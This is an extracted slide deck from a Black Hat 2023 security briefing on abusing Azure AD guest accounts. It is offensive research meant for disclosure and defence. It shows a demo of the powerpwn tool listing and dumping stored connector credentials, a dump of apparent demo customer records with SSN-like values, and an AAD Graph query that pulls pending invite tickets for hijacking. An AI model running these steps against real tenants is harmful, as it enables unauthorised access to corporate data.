



AUGUST 9-10, 2023

BRIEFINGS

All You Need Is Guest

Michael Bargury @mbrg0

Zenity




A large, abstract graphic in the upper right corner consists of several translucent, glowing blue and white curved lines forming a complex network or wave pattern against a dark background. Small white dots of varying sizes are scattered across the dark background, some aligned with the lines of the graphic.

DEMO

@mbrg0

#BHUSA @BlackHatEvents





1 of 59 < > ■ ▾

Zenity Demo invited you to access applications within their organization [External](#)

External

7

Microsoft Invitations on behalf of Zenity Demo <invites@microsoft.com>
to hacker6, me ▾

Eri - Jul 28, 4:32 PM (6 days ago)

1

! Please only act on this email if you trust the organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.

Organization: Zenity Demo
Domain: zenitydemo.onmicrosoft.com

If you accept this invitation, you'll be sent to <https://myapplications.microsoft.com/?tenantid=fc993b0f-345b-4d01-9f67-9ac4a140dd43>

Accept invitation

[Block future invitations](#) from this organization

This invitation email is from Zenity Demo (zenitydemo.onmicrosoft.com) and may include advertising content. Zenity Demo has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.





My Apps  Search apps  ? 

Apps 

This is unavailable due to your account permissions and company's settings

Apps dashboard 

Apps  Apps

There are no apps to show.

Add apps  Create collection  Customize view 

Zenity Demo  H  Sign out

Hacker5  hacker5@pwntoso.onmicroso...  View account  Switch organization

 Sign in with a different account



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump



```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-09"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomasm@zenitydemo.OnMicrosoft.com"}, {"@odata.etag": "", "ItemInternalId": "12345678-9abc-1234-5678-9876543210", "CustomerID": 12345678, "FirstName": "John", "LastName": "Doe", "Email": "john.doe@example.com", "SocialSecurityNumber": "123-45-6789"}]
```





Hi there

- CTO and Co-founder @ Zenity
 - OWASP LCNC Top 10 project lead
 - Dark Reading columnist
 - Defcon, BSides, RSAC, OWASP
-
- Hiring top researchers, engs & pms!



@mbrg0



github.com/mbrg



darkreading.com/author/michael-bargury



WHY invite guests in?


@mbrg0

#BHUSA @BlackHatEvents



How can two parties collaborate over a bunch of files?

F1000
enterprise




Small
vendor



Option 1: just email sensitive files around



Option 2: trust a rando on the internet





Option 2: trust a rando IRL



Source: deaddrops.com




Option 3: invite them in



F1000 tenant



Option 3: invite them in



Microsoft Documentation

Learn / Azure / Active Directory /

External Identities in Azure Active Directory

“external users can “bring their own identities.” ... and you manage access to your apps ... to keep your resources protected.“



F1000 tenant



Safe guest access must be:

(a) Easy for vendors to onboard



Safe guest access must be:


- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**



Safe guest access must be:

- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**

**(a) It's
super easy
to get a
guest
account**



@mbrg0

#BHUSA@BlackHatEvents

(a) It's super easy to get a guest account

Source: @_dirkjan at
BHUSA 2022

HJ M invited you to access applications within their organization

 Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>
To: Invite Me

! Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.

Sender: HJ M (dirkjan@iminyour.cloud)
Organization: iminyourcloud
Domain: [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=inviteme@crostenantdev.onmicrosoft.com.

[Accept invitation](#)

[Block future invitations](#) from this organization.

This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. iminyourcloud has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

Microsoft respects your privacy. To learn more, please read the [Microsoft Privacy Statement](#).
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052

 Microsoft

[Reply](#) [Forward](#)

(a) It's super easy to get a guest account

Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

Perhaps too easy?



Hijacking invites

- Query using AAD Graph:

```
https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail
```

```
1  "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
2  "value": [
3  {
4  "odata.type": "Microsoft.DirectoryServices.User",
5  "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
6  "inviteTicket": [
7  {
8  "type": "Invite",
9  "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
10 }
11 ],
12 "userType": "Guest",
13 "invitedAsMail": "guest@outsidersecurity.nl"
14 }
15 ]
16 ]
17 ]
```

**(a) It's
super easy
to get a
guest
account**

Source: @_dirkjan at
BHUSA 2022
* Vulns were fixed.

Perhaps too easy?



TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

**(a) It's
super easy
to get a
guest
account**



Perhaps too easy?



Backdooring and hijacking Azure AD accounts by abusing external identities


Dirk-jan Mollema / @_dirkjan




Safe guest access must be:

- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**

(b) Understanding how control works



Partners, vendors, suppliers,
other collaborators



